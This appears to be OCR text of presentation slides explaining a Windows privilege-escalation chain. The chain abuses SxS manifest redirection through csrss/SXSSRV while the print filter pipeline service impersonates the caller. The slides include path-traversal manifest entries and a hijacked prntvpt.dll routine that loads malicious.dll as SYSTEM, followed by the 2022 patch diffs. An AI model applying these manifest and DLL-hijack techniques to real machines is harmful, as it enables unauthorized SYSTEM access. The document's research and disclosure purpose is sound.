
ISOLATIONAWARE DLL manifest

Manifest has dependencies


Normal User – MEDIUM integrity
SYSTEM integrity
exploit.exe
Fake C:\ (MyFakeRoot)
csrss.exe
C:\Windows\WinSxS


Normal User – MEDIUM integrity
SYSTEM integrity
exploit.exe
printfilterpipelinesvc.exe
Impersonating Caller
LoadLibrary(PrintConfig.dll)
Fake C:\ (MyFakeRoot)
csrss.exe
C:\Windows\WinSxS


Normal User – MEDIUM integrity
SYSTEM integrity
exploit.exe
Fake C:\ (MyFakeRoot)
printfilterpipelinesvc.exe
Impersonating Caller
LoadLibrary(PrintConfig.dll)
csrss.exe
Impersonating Caller
SXSSRV
C:\Windows\WinSxS



Normal User – MEDIUM integrity
SYSTEM integrity
exploit.exe
printfilterpipelinesvc.exe
Impersonating Caller
LoadLibrary(PrintConfig.dll)
Fake C:\ (MyFakeRoot)
csrss.exe
Impersonating Caller
SXSSRV
Windows/WinSxS
C:\Windows\WinSxS

Exploit Adds to Common Controls SxS Manifests

```
<dependentAssembly>
  <assemblyIdentity
    name="..\..\..\..\..\..\MyFakeRoot\MyFakeRoot"
    version="1.0.0.0"
    processorArchitecture="amd64"
    language="*"
    publicKeyToken="6595b64144ccf1df"
    type="win32" />
</dependentAssembly>
```

Exploit Adds to Common Controls SxS Manifests

```
<dependentAssembly>
  <assemblyIdentity
    name="..\..\..\..\..\..\MyFakeRoot\MyFakeRoot"
    version="1.0.0.0"
    processorArchitecture="amd64"
    language="*"
    publicKeyToken="6595b64144ccf1df"
    type="win32" />
</dependentAssembly>
```


Normal User – MEDIUM integrity
SYSTEM integrity
exploit.exe
printfilterpipelinesvc.exe
Impersonating Caller
LoadLibrary(PrintConfig.dll)
Fake C:\ (MyFakeRoot)
csrss.exe
Impersonating Caller
SXSSRV
MyFakeRoot\MyFakeRoot.MANIFEST
C:\Windows\WinSxS


MyFakeRoot.MANIFEST

```
<assembly>
  <assemblyIdentity
    name="..\..\..\..\..\..\MyFakeRoot\MyFakeRoot"
    version="1.0.0.0"
    processorArchitecture="amd64"
    publicKeyToken="6595b64144ccf1df"
    type="win32" />
  <file name="prntvpt.dll"/>
</assembly>
```

MyFakeRoot.MANIFEST

```
<assembly>
  <assemblyIdentity
    name="..\..\..\..\..\..\MyFakeRoot\MyFakeRoot"
    version="1.0.0.0"
    processorArchitecture="amd64"
    publicKeyToken="6595b64144ccf1df"
    type="win32" />
  <file name="prntvpt.dll"/>
</assembly>
```

Redirect *prntvpt.dll*



Normal User – MEDIUM integrity
SYSTEM integrity
Fake C:\ (MyFakeRoot)
MyFakeRoot\prntvpt.dll
printfilterpipelinesvc.exe
Impersonating Caller
LoadLibrary(PrintConfig.dll)
Activation Context
csrss.exe
Impersonating Caller
SXSSRV

Modification to prntvpt.dll

```
ATL::_dynamic_initializer_for::AtlBaseModule::()
```

```
HMODULE AutoMapNamedElementOnVisit(...) {
    SetThreadToken(NULL, NULL);
    return LoadLibraryExW(L"C:\\MyFakeRoot\\malicious.dll",
        NULL, LOAD_WITH_ALTERED_SEARCH_PATH);
}
```

Modification to prntvpt.dll




```
HMODULE AutoMapNamedElementOnVisit(...) {
    SetThreadToken(NULL, NULL);
    return LoadLibraryExW(L"C:\\MyFakeRoot\\malicious.dll",
        NULL, LOAD_WITH_ALTERED_SEARCH_PATH);
}
```

Modification to prntvpt.dll

```
ATL::_dynamic_initializer_for::AtlBaseModule::()
```

```
HMODULE AutoMapNamedElementOnVisit(...) {
    SetThreadToken(NULL, NULL);
    return LoadLibraryExW(L"C:\\MyFakeRoot\\malicious.dll",
        NULL, LOAD_WITH_ALTERED_SEARCH_PATH);
}
```

Load final payload DLL.


Normal User – MEDIUM integrity
SYSTEM integrity
printfilterpipelinesvc.exe
PrintConfig.dll
(fake) prntvpt.dll
☠️ malicious.dll ☠️
Fake C:\ (MyFakeRoot)
MyFakeRoot\malicious.dll

Nov 2022 - winspool.drv!LoadNewCopy

```
HMODULE LoadNewCopy(LPCWSTR DllPath, DWORD dwFlags) {
    ULONG_PTR ulCookie;
    ActivateActCtx(ACTCTX_EMPTY, &ulCookie);
    HMODULE hModule;
    HANDLE hToken;
+   if (RevertToProcess(&hToken)) {
        hModule = LoadLibraryExW(DllPath, NULL, dwFlags);
+       ResumeImpersonation(hToken);
    }
    // ...
}
```

Dec 2022 - sxssrv!BasepSxsCreateFileStreamEx

```
DWORD dwAttr = OBJ_CASE_INSENSITIVE;
+ if (AssemblyManifestRedirectTrust::IsEnabled() &&
+   ((dwFlags & 0x7000) == 0x7000)) {
+   dwAttr |= OBJ_IGNORE_IMPERSONATED_DEVICEMAP;
+ }
OBJECT_ATTRIBUTES ObjectAttributes;
InitializeObjectAttributes(&ObjectAttr, &Path, dwAttr, NULL, NULL);

HANDLE hFile;
NtOpenFile(&hFile, FILE_GENERIC_READ, &ObjectAttributes, ...)
```

Dec 2022 - sxssrv!BasepSxsCreateFileStreamEx

```
DWORD dwAttr = OBJ_CASE_INSENSITIVE;
+ if (AssemblyManifestRedirectTrust::IsEnabled() &&
+   ((dwFlags & 0x7000) == 0x7000)) {
+   dwAttr |= OBJ_IGNORE_IMPERSONATED_DEVICEMAP;
+ }
OBJECT_ATTRIBUTES ObjectAttributes;
InitializeObjectAttributes(&ObjectAttr, &Path, dwAttr, NULL, NULL);

HANDLE hFile;
NtOpenFile(&hFile, FILE_GENERIC_READ, &ObjectAttributes, ...)
```

Dec 2022 - sxssrv!BasepSxsCreateFileStreamEx

```
DWORD dwAttr = OBJ_CASE_INSENSITIVE;
+ if (AssemblyManifestRedirectTrust::IsEnabled() &&
+   ((dwFlags & 0x7000) == 0x7000)) {
+   dwAttr |= OBJ_IGNORE_IMPERSONATED_DEVICEMAP;
+ }
OBJECT_ATTRIBUTES ObjectAttributes;
InitializeObjectAttributes(&ObjectAttr, &Path, dwAttr, NULL, NULL);

HANDLE hFile;
